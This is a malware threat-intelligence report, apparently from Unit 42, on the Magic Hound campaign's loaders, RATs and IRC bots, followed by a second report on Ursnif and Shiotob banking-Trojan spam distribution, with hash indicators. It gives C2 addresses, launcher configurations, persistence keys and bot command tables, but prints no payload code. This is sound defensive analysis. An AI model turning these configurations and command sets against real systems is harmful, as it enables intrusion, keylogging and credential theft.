The shellcode begins with a stub that is responsible for decrypting additional shellcode. To decrypt the additional shellcode, the stub code will start with an initial key, such as 0x6CAF9362 and XOR the first DWORD of the additional shellcode. It will then add the resulting DWORD to the key that the stub code will use to decrypt the second DWORD and so on. After we decrypted the additional shellcode, we determined that the functional shellcode is part of the Metasploit Framework, specifically using the block_api.asm code to resolve API function names and the block_reverse_http.asm code to obtain additional shellcode to execute on the system. The assembly code used to create the shellcode can be obtained from:

https://github.com/rapid7/metasploit-framework/blob/master/external/source/shellcode/windows/x86/src/block/block_api.asm

https://github.com/rapid7/metasploit-framework/blob/master/external/source/shellcode/windows/x86/src/block/block_reverse_http.asm

The purpose of the shellcode is to obtain additional shellcode to execute using an HTTP request to the URL "hxxp://45.76.128[.]165:4443/0w0O6". We are unsure of the shellcode hosted at this URL, but it is possible that additional shellcode-based payloads like Meterpreter could have been served by this shellcode.

Two Rollover delivery documents (SHA256: 6c195ea18c05bbf091f09873ed9cd533ec7c8de7a831b85690e48290b579634b and SHA256: 218fac3d0639c0d762fcf71685bcf6b64c33d1533df03b4cf223d9b07ca1e3c2) attempted to communicate with the URL hxxp://139.59.46[.]154:3485/eiloShaegae1 to obtain additional code to execute. On January 1, 2017, we observed this URL responding to the above HTTP request with the following data:

As you can see, the C2 server responds with a PowerShell command that will run on the system. The PowerShell command decodes to the following:

The script above checks the system architecture to determine if it is an x64 machine and attempts to execute a base64 encoded command that decodes to the following:

This decoded PowerShell script attempts to download and execute a file using HTTP from the URL "hxxp:// 139.59.46[.]154:3485 /IMo8oosieVai". The C2 server will respond to this HTTP GET request with a large amount of data that includes a PowerShell script that also contains a DLL payload that is embedded as a series of base64 encoded chunks, that is then decoded using the following code:

The PowerShell script loads the DLL payload directly into memory without saving it to the disk. The Pupy payload was generated using the following configuration, which shows the C2 IP/port and the use of the "obfs3" transport:

It appears the adversary used a majority of the following Pupy module to create the PowerShell commands used in the delivery documents:

https://github.com/n1nj4sec/Pupy/blob/master/Pupy/Pupylib/payloads/ps1_oneliner.py

MAGICHOUND.FETCH

The custom loader Trojan used by this group, which we call MagicHound.Fetch is responsible for setting up persistent access to the system and to reach out to a remote server to download and execute a secondary payload. To set up persistence, the loader creates a folder named "c:\temp", sets its attributes to be a hidden and system folder to hide the folder from view in Windows Explorer. It then writes a file named "rr.exe" (SHA256: f439dee4210d623b5aa7491bad8e8d9b43305f25a5d26940eb36f6460215cf8e) to this folder and executes it with specific command line arguments. During our analysis, we observed one loader running “rr.exe” with the following arguments:

The "rr.exe" payload dropped to the system does nothing more than use the supplied command line arguments to create a registry key to execute the payload each time the system starts. In the example above, the "spp.exe" executable would be added to an auto-run registry key at:

SOFTWARE\Microsoft\Windows\CurrentVersion\Run\iexplore

Many of the Fetch samples attempted to obfuscate their functionality by encrypting their embedded strings with AES using the same key "agkrhfpdbvhdhrkj"; however, the loader's main goal involved running the following command:

The base64 encoded command decodes to the following:

The decoded command above builds a buffer that it uses to store shellcode and creates a thread to execute it. We found the command above within the source code of Magic Unicorn, which was also used in the Magic Hound delivery documents. The shellcode executed by this command is the same as in the delivery documents as well, specifically taken from Metasploit to obtain additional shellcode to execute using an HTTP request to the following URL:

http://www7.chrome-up[.]date/0m5EE

We are unsure of the shellcode hosted at this URL, as we were unable to coerce the C2 server to provide a payload. However, as alluded to above, we believe that this adversary used the open source Magic Unicorn tool to load a shellcode-based payload. The fact that the actor used Metasploit shellcode within the Unicorn generated PowerShell script leads us to speculate that the ultimate payload of this attack is Meterpreter, which is a shellcode-based payload.

PUPY LOADER

Pupy comes with default loaders that run the RAT on a variety of different platforms, specifically Windows, OSX, Linux and  We have seen the Magic Hound actors using both the 32-bit and 64-bit DLL loaders that come with Pupy to infect Windows systems. We have gathered three samples of the default loader associated with this group and extracted the following configurations:

SHA256 of Sample Configuration
82779504d3fa0ffc8506ab69de9cb4d8f6415adbb11a9b8312828c539cf10190 LAUNCHER_ARGS=['--host', 'www1.chrome-up[.]date:4443', '-t', 'obfs3']
db453b8de1a01a3e4d963847c0a0a45fb7e1a9b9e6d291c8883c74019f2fc91f LAUNCHER_ARGS=['--host', 'www1.chrome-up[.]date:4443', '-t', 'obfs3']
7e57e35f8fce0efc3b944a7545736fa419e9888514fcd9e098c883b8d85e7e73 LAUNCHER_ARGS=['--host', '139.59.46[.]154:3543', '-t', 'obfs3']


These configurations show that this group uses both fully-qualified domain names and IP addresses to host their Pupy C2 servers. Also, the configurations show the use of the “obfs3” (The Threebfuscator) transport, which is an obfuscation method to hide the true TCP-based communications protocol. The “obfs3” is used in the Tor project and the specifics of this transport can be found at the Tor Project.

MAGICHOUND.DROPIT

The Magic Hound campaign was also discovered using a custom dropper tool, which we have named MagicHound.DropIt.

The DropIt Trojan we analyzed is an executable that builds an embedded executable by decoding embedded blobs of base64 encoded data and concatenating them together in the correct order. In all of the DropIt samples we collected, the dropper will then save the executable to the user’s %TEMP% folder and execute the file, specifically to one of the following filenames:

  • %TEMP%\spp.exe
  • %TEMP%\sloo.exe
  • %TEMP%\spoo.exe
  • %TEMP%\vschos.exe

We have also seen Magic Hound using DropIt like a binder Trojan, specifically dropping a legitimate decoy executable along with the malicious executable as a payload. For example, we analyzed a DropIt sample (SHA256: cca268c13885ad5751eb70371bbc9ce8c8795654fedb90d9e3886cbcfe323671) that dropped two executables, one of which was saved to “%TEMP%\flash_update.exe” that was a legitimate Flash Player installer. We believe the Magic Hound campaign uses the DropIt Trojan to run legitimate applications that fit their social engineering, which in the example above included coercing the victim into updating their Flash Player.

MAGICHOUND.RETRIEVER

We observed a DropIt sample installing another Trojan we call MagicHound.Retriever. At a high level, Retriever is a .NET downloader that downloads secondary payloads from servers associated with Magic Hound. While the Trojan itself does not resemble the other Magic Hound tools, it does create a folder named "c:\temp" that the Magic Hound loader creates to store its persistence executable, as previously discussed. The folder name is quite generic and by itself is not a great correlation point, however, this coupled with the shared infrastructure makes a higher fidelity connection between the two.

The Retriever Trojan uses the following namespace:

using pcchekapp.grp.ammar.samaneh;

Android.The malware begins by creating a web service object and uses the following URL within its configuration:

http:// service.chrome-up[.]date:8080 /WebService.asmx

It then calls a function called "SetLog2", which sets variables for the system's IP address, MAC address and hostname. A password variable is available but unused in this sample. The code will gather some information about the system, specifically the local IP address, MAC address, and the external IP address of the system. The code obtains the external IP address via an HTTP request using to “http://checkip.dyndns.org/” and uses a regular expression to locate an IP address from the HTTP response.

Once these variables are set, the malware uses the SoapHttpClientProtocol class to communicate with its C2 server, which issues an HTTP POST requests that appears as:

pg21

As you can see from the above request, the SoapHttpClientProtocol class neatly structures data into an HTTP POST request. All subsequent interaction with the C2 server uses the same SOAP web service, so we will not show all of the generated HTTP requests. Instead, we will refer to the specific SOAP action (see "SOAPAction" field in previous example, specifically "SetLog2") that the Trojan requests from the C2 server and the response from the C2 server. After sending the C2 the system information, the malware then issues a second request for "GetHasAnything", which will communicate with the C2 server and ask the server if it has a secondary binary for the Trojan to install.

If the C2 server provides any response to the "GetHasAnything" request, it then calls the "GetIdAbOne" SOAP method to obtain what we believe is a unique identifier for the system that the Trojan will use for further interaction with the C2. After receiving this variable, the Trojan calls the "GetNameAbById" to obtain a base64 string that will be the filename written in a newly created "c:\temp" (decoded from "YzpcdGVtcFw=") folder. The Trojan will then call "GetAbById",  which the C2 will provide a base64 string for the contents for the file to write to c:\temp. After obtaining the unique ID from the C2 server, the Trojan calls the "SetAbStatById" method to notify the C2 server of its status of "1" to notify the server it had successfully received the filename and file data.

With the file written to the system, the Trojan calls the "GetishideAbById" SOAP action to determine whether or not the C2 server wishes to execute the newly dropped file in a hidden window. This request is followed by a call to "GetisrunasAbById" to determine if the Trojan should use "runas" to execute the downloaded executable with elevated privileges, which would display the UAC dialog for the user to click.

Unfortunately, we were unable to obtain a secondary payload from an active C2 server.

MAGICHOUND.LEASH

The Magic Hound campaign was also discovered deploying an IRC Bot, which we have named MagicHound.Leash. This tool was discovered when we observed a DropIt sample installing a backdoor Trojan that used IRC for its C2 communications. The bot chooses a random name from 977 hardcoded possibilities, connects to an adversary owned IRC server and joins a channel using the following IRC commands:

USER AS_a # # :des
NICK Conroy
JOIN :#kalk

Leash obtains its commands via private messages (PRIVMSG) sent from the adversary who must also be connected to the IRC server. The following commands are available:

Command SubCommand Description
VER Generates the following IRC client command that will be sent to the C2 server:


PRIVMSG <username> :    8 LED= 20160124

KILL Trojan disconnects from the IRC server and terminates itself
RESET Trojan disconnects from the IRC server and runs the executable again
OS Obtains the Windows version and responds to the C2 with the following message "PRIVMSG <username> :<one of the following version strings>":


Windows NT

Windows 95

Windows 98

Windows ME

Windows 2003

Windows XP

Windows 7

Windows Vista

Unkown os info

!SH EXEC Not supported
MD Creates a specified directory. The Trojan will respond to the C2 with "PRIVMSG <username> : <message> [<specified path>]". The message sent to the C2 will be "dir is maked." if successful or "dir is not maked" if unsuccessful.
MKDIR Same as MD subcommand.
RD Removes a specified directory. The Trojan will respond to the C2 with "PRIVMSG <username> : <message> [<specified path>]". The message sent to the C2 will be "dir is removed." if successful or "dir is not removed." if unsuccessful.
DEL Deletes a specified file. The Trojan will respond to the C2 with "PRIVMSG <username> : <message> [<specified path>]". The message sent to the C2 will be "file is deleted." if successful or "file is not deleted." if unsuccessful.
COPY Not supported.
MOVE Not supported.
REN Renames a specified file. The Trojan will respond to the C2 with "PRIVMSG <username> : <message> [<specified path>]". The message sent to the C2 will be "file is renamed." if successful or "file is not renamed." if unsuccessful.
DRIVE Lists the logical drives and the type, as well the total/free space of the fixed devices.
EXE Calls GetModuleFileNameA function to obtain the path to the currently running executable and sends it to the C2 server.
!DWN Downloads a file from a specified URL. Responds to the IRC server via PRIVMSG with “Download  Success :FilePath=<path to downloaded file>” or “Download Fail” if unsuccessful.
!CMD Trojan executes a command prompt command. The Trojan will save the output of the command to %TEMP%\win<random number>.txt and send the contents to the C2 server or "The length of Cmd result file is ziro!" if the command was unsuccessful.
SA Generates the following IRC client command that will be sent to the C2 server:
PRIVMSG <username> : Hello ,my name is  <IRC USER name>, Im ready my Computer Name is:<computer name>


All of the commands, except for the VER command, must be issued by individuals in the IRC channel with nicknames that start with "AS_" or "AF_". This suggests that the adversary’s IRC nickname would need to have these prefixes to control the systems infected with this Trojan. The adversary could have used this name requirement as an added measure to make sure other individuals did not join the IRC server and begin interacting with compromised systems.

24a 24b 24c

25a 25b 25c

26a 26b 26c

27a 27b

MPKBot

We also found a second IRC bot called MPK (SHA256: d08d737fa59edbea4568100cf83cff7bf930087aaa640f1b4edf48eea4e07b19) using an IP that a Retriever sample was hosted on as a C2 server instead. This MPK IRC bot is very similar to the MPK Trojan that used a custom C2 communications protocol, as discussed in the whitepaper by CheckPoint discussing a threat group called Rocket Kitten. We believe this version of the MPK Trojan is based on the same code base, as both the IRC version and the one discussed in the above white paper have considerable similarities from a behavior standpoint and both Trojan have direct code sharing between them.

From a behaviorial standpoint, both the IRC and custom protocol version of MPK save "tmp.vbs" and "tmp1.vbs" to the %TEMP% folder (both differed slightly but used the same variable names within the script) in order to copy the Trojan to its final location and to execute it. Both variants need to be executed with the command line argument "[2]" to avoid continually attempting to copy and execute the Trojan using the “tmp.vbs” and “tmp1.vbs” files. The two variants of MPK share the same registry key that the Trojan uses to automatically run each time the system starts, specifically:

[HKLM and HKCU]\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\explorer

Both MPK variants include key loggers that are extremely similar in functionality in addition to having the same strings used for headers within the key log file. The MPK IRC Bot monitors active application windows and writes the title of the open window along with the logged keystrokes to a file at “%temp%\Save.tmp”. The MPK Trojan also monitors specifically for windows that are likely to contain login forms for popular web-based email clients, such as titles that contain:

"Gmail -"
"Yahoo - login"
"Sign In -"
“Outlook.com -"

MPK will attempt to parse these window titles to identify the associated email address and record these to the log file using the following format:

/////////////
Mail Find <email address>
///////////

If the Trojan does not find the window titles associated with Gmail, Yahoo or Outlook, it saves the title to the "Save.tmp" file in the following format:

+++++++++++++
Window= <window title>
+++++++++++++

The major difference between the IRC variant and non-IRC variant of MPK is the C2 protocol used. The IRC variant creates a mutex named “mpk1” and attempts to connect to an IRC server at 45.58.37[.]142:6667. The MPK bot generates a random lowercase name and uses it to log into the IRC server. It then sends the following IRC commands:

NICK bxphzrjbxp
USER bxphzrjbxp bxphzrjbxp bxphzrjbxp bxphzrjbxp

To make sure it connected to the correct server, the Trojan checks for the message sent from the IRC server after the bot connects:

Welcome to the MpkNet IRC Network

The MPK bot does not join a specific IRC channel, instead sending private messages (PRIVMSG) to a user with the nick "mpk". After connecting to the IRC server, the MPK bot sends custom ping messages and provides an introduction via a “!Hello” message that contains the current logged in user of the infected host, if the user has administrator privileges, the hostname, the UUID of the system, and operating system version. Figure 7 shows the initial private messages sent from the MPK bot to the “mpk” account on the C2 server.

fig7

Figure 7 Initial private messages sent from MPK to the IRC C2 server

The commands available within the MPK IRC bot are called via a jump table, rather than a switch statement used in the custom protocol variant of MPK. The IRC variant of MPK has a command set (Table 2) that makes this an effective backdoor Trojan, specifically allowing the actors to steal credentials from the targeted system via keylogging, to navigate and interact with the file system, to run arbitrary commands, and to download and execute additional tools on the system.

Command Description
!Dir Lists the contents of a specified directory
!Drives Enumerates the storage drives attached to the system and their respective type.
!DeleteFile Deletes a specified file
!NickChange Changes the nickname that the Trojan uses to log into the C2 IRC server. Writes it to "nick435.tmp" for subsequent logins.
!ProcessList List running processes, including their PID, parent PID, executable name and priority
!SendFileToServer Uploads a specified file to the C2 server
!CaptureScreen Takes a screenshot that it saves to a file and uploads to the C2 server.
!Hello The Trojan introduces itself by sending the current username, if its an admin account or not, the computer name, the system UUID and the OS version.
!ProcessKill Terminates a process based on PID
!RenameFileFolder Renames a file or folder and returns a list of the containing folder to the C2 server.
!GetFileOfServer Writes a file from the C2 server to a specified file
!ExecuteCommand Uses the command prompt sub-process to execute commands and returns their results to the C2.
!ExeCuteFile Executes a specified file using ShellExecuteA
!DeleteFileFolder Deletes a file or a folder
!SendkeyLogToServer Uploads the %TEMP%\Save.tmp file to the C2 server
!DeleteKeyloggerLog Deletes the %TEMP%\Save.tmp file on the system

Table 2 Commands available within MPK IRC Bot


Banking Trojans: Ursnif Global Distribution Networks Identified

The infamous banking Trojan Ursnif (a.k.a Gozi) has been continuously used in attacks against Japan for more than a year. The main delivery technique used is spam email with a malicious attachment that downloads the Ursnif executable from a remote site.

The Tokyo Metropolitan Police Department and Japan Cybercrime Control Center have recently been issuing public warnings of these malicious email activities.  In our analysis we identified distribution networks that are used to target various countries, including Japan and several European nations, with banking Trojans. The network consists of two primary components: a spam botnet which delivers e-mails, and a set of compromised web servers.

Specifically:

  • The spam botnet focuses on delivering Banking Trojans or Downloader Trojans to Japan, Italy, Spain, Poland, Australia, and Germany.
  • Compromised web servers host Banking Trojans and spam bot files that are download by malicious downloader program distributed by spam.

Analysis of Ursnif infection vector in Japan

Using our threat intelligence platform AutoFocus, Palo Alto Networks observed millions of e-mails sent to Japanese targets throughout 2016. Most of the emails were written in Japanese (see example in Figure 1). The latest attachment we’ve seen, detected in January 2017, is a JavaScript downloader that simply downloads Ursnif from a remote site and executes it on compromised machine.

picture1

Figure 1 Japanese email with malicious attachment

Shiotob (a.k.a Bebloh or URLZone) was the most widely distributed threat in this attack campaign last year. We identified 75 unique Shiotob variants in 7 million spam emails. Interestingly, Shiotob itself can steal online bank credentials, but the adversary used it only for downloading main payloads at least since mid-2016. Figure 2 shows the infection steps.

picture2

Figure 2 Infection steps

  1. Victim receives the malicious e-mail and opens the attachment, infecting victim’s system with Shiotob.
  2. Shiotob starts communicating C2 server over HTTPS and receiving commands periodically.
  3. Shiotob installs additional threats (like Ursnif) based on the commands from the C2 server

picture3

Figure 3 Download commands from C2

Figure 3 is the example of commands from Shiotob C2 server. You can see the C2 provided three “>LD” commands in a session. This is the download command installing a remote file on the compromised systems. Two of them are same Ursnif binary from different locations. The other is notorious spam bot called Pushdo (a.k.a Cutwail or Pandex) on another server. Once infected, the threat sends spam emails based on commands from botnet master.

Spam Activity

Unit 42 observed millions of spam emails attacking Japanese recipients, some of whom could be running the banking Trojan and spam bot simultaneously. Though it is difficult to know the exact numbers of infections by the email campaign, we know the number is significant considering an increase in Japan-based IP addresses as a source of emails with malicious attachment (Figure 4). We consider this a result of increasing spam bot infections by this attacker.

picture4

Figure 4 Increasing emails with malicious attachment from Japan

To understand the spam bot network activity, we randomly extracted 200 unique Japanese IP addresses that were spamming Shiotob and investigated what was sent by email. They belong to the email campaign and may have been transmitting something malicious in addition to Shiotob. The result was that the IPs sent 250 unique malware samples among 268,000 emails in 2016 (Figure 5).

picture5

Figure 5 Malware sent by 200 Japanese IP addresses

Most of the malware files are classified as either Banking Trojans or Downloader Trojans. Also, some downloaders were installing Banking Trojans listed above. The botnet apparently focused on delivering Banking Trojans through spam.

Based on our telemetry, Italy, Japan, Spain, Poland and Germany were top target countries by the samples. The attackers customized the delivery e-mails depending on the target and used a localized email subject and body to lure people who speak the language. Some words and topics are frequently observed in their spam emails among all languages (Table 1).

Target Australia Italy Japan Spain Poland Germany
Banking Trojans Ursnif
Shiotob
KINS
Ursnif
Shiotob
Ursnif
Ursnif
Tinba
Ursnif
Tinba
Ursnif
KINS
Frequent word in Emails Photo Foto 写真 Foto Zdjęcie Foto
Order D'ordine 注文 Orden Oferta Bestellung
Invoice Fattura 請求 Factura Faktura Rechnung
Notification Notifica お知らせ Notificación Powiadomienie Versandbenachrichtigung
Delivery Recapito 配達 Entregar Dostawa

Table 1 Targets and Email characteristics

Malware hosting servers

Next, we started searching malware-hosting web servers accessing by the threat in spam. We soon realized the threat actor(s) make their infrastructure redundant by copying threat files on multiple servers. For example, they put a malicious file on both server A and B, and another file on server B and C (Figure 4).

picture6

Figure 6 Malware redundancy

By following the link to servers and malicious files, we found more than 200 malicious files on 74 servers that have been used since April 2015 to January 2017 by the threat actor(s). Most of them were compromised personal or small-to-medium-sized business websites located in  Europe. They host outdated contents and owners seem to have not maintained the servers for years. Figure 7 shows the geographic locations of the web servers.

picture7

Figure 7 Geographical location of the web servers

Figure 8 shows the breakdown of malware found on the web servers and where the malware downloaded from based on our telemetry (Table 2). The results correspond to the analysis of targets and malware by SPAM in the previous section.

picture8

Figure 8 Malware on Web Servers

Malware Downloading countries
Ursnif Japan, Italy, Spain
KINS Italy
Rovnix Japan
Shiotob Australia,
Zeus Italy
Pushdo Japan, Italy

Table 2 Malware family found on Web servers

A full graph of relations between servers and malicious files is below (Figure 9).

picture9

Figure 9 Relations between servers and malicious files

Conclusion

The actors deploying these banking Trojans use a spam bot network and compromised web servers. It is still unclear whether a single group attacks multiple countries with various threats by using the infrastructures, or if numerous threat actors share them.

Palo Alto Networks customers are protected against this threat in the following ways:

  • All samples are appropriately marked malicious in WildFire.
  • Malware families are tagged in AutoFocus using a variety of tags, including Ursnif, KINS, Shiotob, Pushdo, Tinba and Andromeda

Indicators

Ursnif

3af18232a9175dea624a7947e6edef6a57457bdf6d3ba0ead58856a139db2832

5feeee23ecd310ed552b56c1992d5e7f6dbf4e656224a9f3073b83770768e994

c7a2bc376d6ddfc678e7c7b3324b021edf19c896a80ab1ec7c2f36bc004ef29e

1cef688950b9ca01bea0ec9883ab25cebae3db169ff4fb034696868918889f93

26a3f192fab07bb2bffa66f028d793f4a5ca851672430d778b537c4dde800d9c

7f0359314eb3577075367df11699cafd8a5f6c36da0e58890acebbce4144eb05

c5a98f873734fc144f8128c147318599ba993cb0ac103437b37c26774eb51a62

53362b6ec2f87d3044116c955094314d82f340ebc1d8b395513e2be4db3e32a6

b5b222a05156ea8b3c47a1a5da567d191cc8e7a546f2b0edab08a5956ad73ade

eff9abfd254271f46d9fba0064a890ef3b0236434938e1ba42bd29fd0f8f60d1

69292e69d48a5151d47aabd30f3056166032ef9f53e877f09bbd69053b7f4b37

3f3bdb38e4878331de5e867a2606bd9cb9c351303af53194d72f8dc2ddd04a97

88cbc2fdaf4b0f7c0ea6104d2f6c942b915fad5486db2567e94342e76f943a4e

31055c7167c369313262fb0fb2bf1ac1db895d04067ed505732ccd3d5ef43b29

fde59700c02a58752cd28d6adb0389a5d69657f6f6925a0bd8ba35a1f724de5c

54162c5399a945f16080d0d8b44cceca3176ecc8e03d03e5aa2295498b7c0cf7

111dd5576fd9c9108a801eded1ab93d21583c84cdfb86ea81fea14ae2ed8ed40

3fd65bd55e4dadbf079c6a533941135b0ddf217dea16eec6ebc33f2098ea6276

55acc2455ba3bef79840ead843cf29af239e7384f7d62246fe93fe427ed99587

530326ed9cafede731a478242b0f1f13f7263c1bec156adb2f3f26132667464d

a778cdaf3d360f5d06be9846bc4ab74d679324bf0e9b03616000367dc27c3f0e

e331b749c3f5896adb5a271ea2a4a037e811344162cd574b11892a18a85c1722

cb57b3c5ec62a83b3096bd2d737cad83119d19939d76b483d0429fd26d492ef4

602353156303f7fd02b33d1912f8ee93bf324f5c4fb993993137bd13abfa9a9d

b03333b35266db0faf6fc407b36efc2f9f8a574921cf87f4a5fb60a13cbcdb14

f6805cd59dfe012afd50a6bd3ccded29432d444a73016755ee1b217b13b59fb8

93e2bff638a61503780fb7cb90d85b6f5cb027c8ff732f495a6d13734a5741b1

e9b0adc36455c221a680336ee6ec59320b618c6352621c5d721811e122f83747

c45b8444e8551666ddd4e13445e3a196039b9065e64ba7102d16067f40e0f412

4948be38b1d66191e5f201b88c920ebd4ac7450fb6eaadaf6215b64cd0af6f30

08a5a1c0b53592a8f0890447d71bcec5380f104a176277512ee52c063188e151

cbbfa84227d82360d79baf8ab4ee0f9a13d0fa7128eac72c0bd627d4dbbb06f9

3044a4b0cffdeaeeab425109e8cddc597e708f5025849b5d29bff35ce24f4e42

3656e5ced322c9aabb78983c2a40657c83ba7805320423e66b402cd20cdd57eb

28150a3e9f8d23c784923e9664086ad18aae71ef83e4a60ebfb1fd8bd5abbd80

f30838a6b53a892ae4e5231de1d2f74a2e51919a66e9e60da3de125c9bd1a521

c2adf4031508ade44343097904c63300c4bfbaa8727fce120a11b09da9bc0be0

596c2b8306493ba51bc0ca116a0508d3c1f47389e6fc9a2b313748f4fa3014bc

afa53aa70e484a3d35c1e8a1a50c96f9186f48c7aa10888b5c42b648fa5bfbfb

1f8da66ce073a08f45f724bfa31ffe2b266ada3847186018af8d381ffeaf1dac

5477e90ff3755d2807951850964a881b60158ae1f911ef2ffb4bdef32a4d62e9

4f846222f454c773b3db1a467155e388672e20b6edacc6406a75dbf09432108c

7c8e9eb4a6b3d59d02faab21b94664ed473c346731cc28c0036c2c3e14db581c

9405198e358c330918ad6c0965e4dd748663c8a8c564e37d54c8e13f01fe6536

904344a1193a0910153f034f6ec7c17feab572392454afb6a8dfd15dd4a38c19

b7bf333f959bb6b6aaaa53a724b5f9b02ea774ba4d093e14052c45fe83e8f02b

dcf99c3378de03489a62b131580c1e2fd9df1187ac25912cc6cd856cfe661037

555dd50c95045d2bbeae895286a00789089e6a86845975041d11879e7e8fbd37

6bbc47fd039bce4c7a6a163dd6ff380fdda9fd27d552fa8c66be20e3fabf6cd3

1f739f3f90382fb729401085388e2142d12fac724684c5b3dcf367b645781695


Shiotob

0733779b99ccced9808136088e08bed6518097fd892c51c150a5d7e99b755562

124e6d6d3da321ad04e7f3aa9ae1b29fea2f382e8903a72ce48091cce47127ce

164eab81c9ef0b14b4f93f7f5b60b0111d9eb3de3131c35f2f388837e0309b9e

194e6644ea8c81e8e6073434f5305c48fbd22dcbfe7d911ad36a314bf61ce301

1af5467950d5e171827936d522ae7fc47d7e92cb639d83a6d1b1e6170568987c

1ede3e09794eb4fbb5a9a67702aeca7495d7b9d12b47dc4493d5f645fa04279d

2209aa1f8719cc1f1bec10c0e2c611fff44107c54754b63af8bce748a9c2ba11

22fe4de964db8874728d54c8327f0763383b56bb838983ac2d0ad16f9a9f0296

24af6a68330743f0ba7e152d426f16768a915d619e807b56a4b7944c780fe46d

24d6ff074c68060d5bfd31c2a8784fc58033d865110f01778b6f43fb71d1be82

25e49603ccd58159180e10cc9df9944845870d3bd6dbaa2ce2a5ad16d5d224b8

2b7c4c4370000b258932ffe871e3cd9ec613c223ea129fd164d32070544ee53f

2d43697cacccfa10ac4fe3119a86bcc1113925f04d7b95e3297ace3ee1dbcb75

2edfc720a92bcdd2d42416ed6bb79ce84eec28a8316cb6160527627779c6b4db

317bfbe3107ac085d1751e04202b99e2ce8a75285e5033b789de34457c7ae7a7

347430676e7811c4433d4d10d7ff5695dd34083d9f37a32f5130e29263f3cb72

3a5020bbd52ef368d98f51a9caca2b266f0f5ec7719e8159e32dd08ad80e60c4

3a59673578576a0d1551c120f612217aa3ab1a511bb6eba03908ba3aa2719bf8

3b6a2050bfd395756237a48e39007279a0ed80cb1e1cec05bbe77f813befb002

3e325fe43a78054dad21049abc7ea56510959eb2da5a1e21dae3fe168106cade

4039ab72bce95e0ec30092a12a7d6d4f8509d5a6bc05fc8e6463c9a262060434

40a8deaeb8902947c6ba98ce0af62a6a487c3afcaf6e96dcda2fb27e6af9c122

4b64a23de0d09e2f9daeef283d4582bf04b416b465c1c6863b7698eb82b56c4e

4ee9a7fd63daab6d756193756c3a63b2bcc3a2c04397c6126b9c6f3b1ada0b5c

504d71d3e1ddf4487033d6c8a5840c7eccc5babcd7f23a5587eaa07aa61ea148

5914a658c65237b9e9516313c39efffd646b6e9573315a6353375863c1d5b6e5

5a41e1429c92d6cf63df37ef37f4d8b5ebcf51b6c002b118ea4edee5bca4669b

5b7e4c2df278c2bc9cc2dfa736227e28fdc3787173f4c5fcd30e0004ec06bdcb

5f2c52c65412800f0fa9d92c99a28196be265b8cded2d0c4699ecdf960acf2ef

60322c5ca2e234bcd7124c86e46f645d7aad2b5595038bc8343ac5324c482607

606708c9479e1df26545d469d3d54a0e268f01ad8aa061f6504968c3b1594a0c

60e0f5deef23f463180ea830bb9f237a4f542cd73c1bb2c52912ccb594fc0e08

67e0e3d8c9152ff41865fb9bf4deaf3a6a16939c7c6eb2b0ada9b3395594e45e

70b055c547b0d3f5a0b51ef1fe25abbff77f468cd3265da9b669fbd82e32fe56

77641a32ba820581a8abebcea6616570c4a8e290dfbf63a74577dc8355678160

77980048740f4b60b50bd1a2e4b1c2b1389b5bf66ad2e737591a68fa4172b456

78af5ca8fb40b44a8c0678c85df7d014c72758388345c36aa429aab66f0b2385

7cef6a7410d9d16d7981108a5c0320fdcc93d23dcbe6c35174ca5de061fd83e7

82c59dbb167a40cdfaab000c562ef97e3dc8fca7bb82a837790fc2cab36586b8

869ed7fdf1838b065b26e2700adfd95b6d3fe9f28cb5c41a839802cdd6b065cb

8bf6825e1ab1a6b09fe9cc2eae461d80b431309887b5c5fe14ed299c1a2f44c3

90510218184f3c92a14a04476aa1b8b7a00e6d98504fa13efe96ce19ba0e531a

94fd3688cbe6a0c732321ff7d6841e709d5530ecfc562343bc123637504f852b

957fd7a14616587ffedabe246bc397bba7e53ef4b02e805473ba6a2a6f68dc55

95fdb4474227c938f83b02005b90e8b3cb9103cc6c9b7472020eb09af5f00dab

9cd895dbaac82328557e290217c558053703f6374284243a2ba17ef69e4cfba3

9e416802a31ee6a61074dee670fe3a4f9f9897eb9327cff79e0721cab066f353

9eaa00aa6ca9122a1c7cbeeb3ef2ac0caa52794b85cdf811b0436aba70097528

a37d84e6c6fe7b4f426f28b0379dba9e3045ac083d46a95f8378c3c98d7ca9e2

a91cc0ef59dee1229644bd70f7744bd94d2af6dae19a1cbae685ed06fce707ea

abb6fe1515e8d0f9d7b23965a35db4a863f92daafa46942d1d42662f9937b99a

af0f00906d833b09adac0caa7028e9691c4090ef041d7cf62a80e8b7b10962e6

aff8f8711ca8eed648080884ff84c4dbe62d0ad401af6379def639b90098e802

b06746ed57ebeaf64c58217adafad28b9d2445c2d1cbeb67fa7a17a4be9a6328

b0752f8ae7d2a4922f018c8f02fd0e20d7674eadf94374734b75e64084af1d84

b098d0fcadab456a28db6cc7cfa9955e1d5c3fb88f9e457121a01af4a3169ec4

ba264b6fd7795fdea336364082491c7aba457cbf2edabf6c44df0562e34810ba

c670d4f30fb06df997adb263c753e21b2a6e2ebdad8ac436c24d4ddf44dc9924

c9e2d4881b2f8ce1d5503f56815541a90d1c0c7dc008b4e9b8456f05b377381a

cc2b53c035e575343bb5436e65b9b15d9fb8782637642c0b4c2ad87c314687b5

cfe49c0ce561b7834275f7f2d9f0cb8977025a095ab25d08c6c36c75863ddcc9

d3e34102a27677946131161ad3d3dce57f15b9b53bd0a1929bc226909b4ceea0

d5850ed32b01a10d2e6aa4a3997ae8f35cb3c595fde75929d61ecd13fab2455c

d906da427d56262f0ab04684edc1ca843618ad8033d063fd249ddd887981488e

dbe42c50bfa0dd6fe0b236fe5371bc294f43d48bbf1243d4f3b2a98041f0d3ab

e0bdde6336208df8807c299ef8157ec7fd9e777dfd1cc1d49534c19e1a44f811

e5114ab13097dff71d3f33dc5b9a9c4fb0206137babf41dde7c4ca614362098c

e51477fe6b9bf8d73b37825cf4033f34e634ea59e672fed823c4f0850e5dce54

ece07fc91c99bb3ea3ffdfaadb51e38679cba43287413ea95c8a47d157fcd488

f3e6cacf2a4fa6fa15596416263a0087ec0194db746081a08360cc69beec2f31

fb0f5ff4760f6869a63fc6ed01d19241d83919b88f70343473cb6af014fa8954

fc00bf8cc177e561cfa89a8d48fbc9a3d7bd57d3da33c56c401fd9c2437600ff

fcb208a9d8ad4c6ade0798410c3620bb3d57613efd1c01d35bd5b3b42c90db9b

fe9b87d98cb1e708ea6df4052677f2ea651f3c14f2a7c6d6aca9f4b905cbbdfa

fed5de3f9dbc37cf404e3a530d3358e6c1fbaf1a7d4833d19184b492a6f0da6b


KINS

786e347d5de0b2461049964b382ec2d93db62ad2541519c2f1be423fbde3e632

